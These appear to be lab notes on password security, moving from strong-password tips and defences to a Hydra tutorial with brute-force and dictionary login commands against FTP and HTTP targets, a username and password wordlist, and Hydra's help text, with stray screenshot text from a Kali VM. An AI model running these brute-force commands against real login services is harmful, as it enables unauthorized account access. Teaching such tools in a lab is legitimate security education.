Characteristics of a Strong Password

1. Length: Aim for a minimum of 12 characters.
2. Complexity: Use a mix of:
   - Uppercase letters (A-Z)
   - Lowercase letters (a-z)
   - Numbers (0-9)
   - Special characters (!, @, #, $, etc.)
3. Uniqueness: Use a unique password for each account.
4. Randomness: Avoid using easily guessable information (e.g., name, birthdate, common words).

Tips for Creating a Strong Password

1. Use a passphrase: Choose a series of words that are easy for you to remember, but hard for others to guess.
2. Avoid common patterns: Stay away from sequential characters (e.g., "123456") or repetitive patterns (e.g., "abcabc").
3. Don't use dictionary words: Avoid using words that can be found in a dictionary.
4. Use a password generator: Consider using a password generator to create a strong, unique password.

Best Practices

1. Change passwords regularly: Update your passwords periodically (e.g., every 60-90 days).
2. Use two-factor authentication: Enable 2FA whenever possible to add an extra layer of security.
3. Store passwords securely: Use a reputable password manager to store and generate strong passwords.

Password Manager Benefits

1. Generate strong passwords: Password managers can generate complex, unique passwords for each account.
2. Secure storage: Password managers store your passwords securely, protecting them from unauthorized access.
3. Easy access: Password managers provide easy access to your passwords, so you don't have to remember them all.

Types of Password Cracking Attacks

1. Brute Force Attack: Trying all possible combinations of characters, numbers, and special characters to guess a password.
2. Dictionary Attack: Using a list of words, phrases, and common passwords to try and guess a password.
3. Rainbow Table Attack: Using precomputed tables of hash values for common passwords to crack passwords.
4. Phishing Attack: Tricking users into revealing their passwords through fake websites or emails.
5. Keylogger Attack: Installing malware on a user's device to capture keystrokes and steal passwords.

How to Protect Against Password Cracking Attacks

1. Use strong, unique passwords: Avoid using easily guessable information and use a combination of characters, numbers, and special characters.
2. Implement password policies: Establish password length, complexity, and expiration requirements.
3. Use multi-factor authentication: Require additional verification steps beyond just a password.
4. Use password hashing and salting: Store passwords securely using hashing and salting techniques.
5. Keep software up-to-date: Regularly update software and plugins to prevent vulnerabilities.
6. Use password managers: Consider using a reputable password manager to generate and store complex passwords.

Consequences of Password Cracking Attacks

1. Data breaches: Compromised passwords can lead to unauthorized access to sensitive data.
2. Identity theft: Stolen passwords can be used to impersonate individuals and commit identity theft.
3. Financial loss: Compromised passwords can lead to financial loss through unauthorized transactions or theft.

Prevention and Detection

1. Monitor accounts: Regularly monitor accounts for suspicious activity.
2. Use intrusion detection systems: Implement intrusion detection systems to detect and alert on potential attacks.
3. Conduct regular security audits: Regularly review and update password policies and security measures.

BRUTE FORCE ATTACK

Hydra is a popular password cracking tool that can be used to perform brute-force attacks on various protocols, including HTTP, FTP, SSH, and more.

Basic Hydra Command Syntax

```
hydra [options] <target> <protocol>
```

Common Options

1. -l: Specify the username to use for the attack.
2. -p: Specify the password to use for the attack.
3. -L: Specify a file containing a list of usernames to use for the attack.
4. -P: Specify a file containing a list of passwords to use for the attack.
5. -t: Specify the number of threads to use for the attack.

Examples

1. Basic brute-force attack:


```
hydra -l username -P password_list.txt ftp://target_ip
```

This command will attempt to login to the FTP server at target_ip using the username username and the passwords listed in password_list.txt.


DICTIONARY ATTACK

```
hydra -L user_list.txt -P password_list.txt http://target_ip
```

This command will attempt to login to the HTTP server at target_ip using the usernames listed in user_list.txt and the passwords listed in password list.txt.


kali-linux-2025.2-vmware-amd64 - VMware Workstation
Library
My Computer
kali-linux-20
Home
kali-linux-2025.2-vmware-a...
kali@kali: ~/Downloads
File Actions Edit View Help
To direct input to this VM, move the mouse pointer inside or press Ctrl+G.
29°C
Partly sunny
15:54
30-09-2025


```
┌──(kali㉿kali)-[~]
└─$ cd Downloads

┌──(kali㉿kali)-[~/Downloads]
└─$ cat > names.txt
divya
kavya
surya
laya
samatha
vinila
priya
shiva
naveen
sai
hema
kavitha
vinod
baskhar
nagesh
ganesh

┌──(kali㉿kali)-[~/Downloads]
└─$ 
```



```
priya123*
priya@123
laya@1992
laya#123
divya$jvbd
sjhsdh$f#gtygxs
sam@12345
ravi_teja@#$123
chand@1999
manisha@123$#
kavya@12345
akhi#!90
```

Set of passwords and usernames for brute force attack to crack a password.

Hydra command usage:-



```
┌──(kali㉿kali)-[~/Downloads]
└─$ hydra
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Syntax: hydra [[[-l LOGIN|-L FILE] [-p PASS|-P FILE]] | [-C FILE]] [-e nsr] [-o FILE] [-t TASKS] [-M FILE [-T TASKS]] [-w TIME] [-W TIME] [-f] [-s PORT] [-x MIN:MAX:CHARSET] [-c TIME] [-ISOuvVd46] [-m MODULE_OP
T] [service://server[:PORT][/OPT]]

Options:
  -l LOGIN or -L FILE  login with LOGIN name, or load several logins from FILE
  -p PASS  or -P FILE  try password PASS, or load several passwords from FILE
  -C FILE   colon separated "login:pass" format, instead of -L/-P options
  -M FILE   list of servers to attack, one entry per line, ':' to specify port
  -t TASKS  run TASKS number of connects in parallel per target (default: 16)
  -U        service module usage details
  -m OPT    options specific for a module, see -U output for information
  -h        more command line options (COMPLETE HELP)
  server    the target: DNS, IP or 192.168.0.0/24 (this OR the -M option)
  service   the service to crack (see below for supported protocols)
  OPT       some service modules support additional input (-U for module help)

Supported services: adam6500 asterisk cisco cisco-enable cobaltstrike cvs firebird ftp[s] http[s]-{head|get|post} http[s]-{get|post}-form http-proxy http-proxy-urlenum icq imap[s] irc ldap2[s] ldap3[-{cram|dige
st}md5][s] memcached mongodb mssql mysql nntp oracle-listener oracle-sid pcanywhere pcnfs pop3[s] postgres radmin2 rdp redis rexec rlogin rpcap rsh rtsp s7-300 sip smb smtp[s] smtp-enum snmp socks5 ssh sshkey s
vn teamspeak telnet[s] vmauthd vnc xmpp

Hydra is a tool to guess/crack valid login/password pairs.
Licensed under AGPL v3.0. The newest version is always available at;
https://github.com/vanhauser-thc/thc-hydra
Please don't use in military or secret service organizations, or for illegal
purposes. (This is a wish and non-binding - most such people do not care about
laws and ethics anyway - and tell themselves they are one of the good ones.)

Example:  hydra -l user -P passlist.txt ftp://192.168.0.1

┌──(kali㉿kali)-[~/Downloads]
└─$ 
```

kali-linux-2025.2-vmware-amd64 - VMware Workstation
File Edit View VM Tabs Help
Library
Type here to sea...
My Computer
kali-linux-20
Home
kali-linux-2025.2-vmware-a...
1 2 3 4
6:36
kali@kali: ~/Downloads
File Actions Edit View Help
To direct input to this VM, move the mouse pointer inside or press Ctrl+G.
News for you
Akshaye Khanna...
Search
ENG
IN
16:06
30-09-2025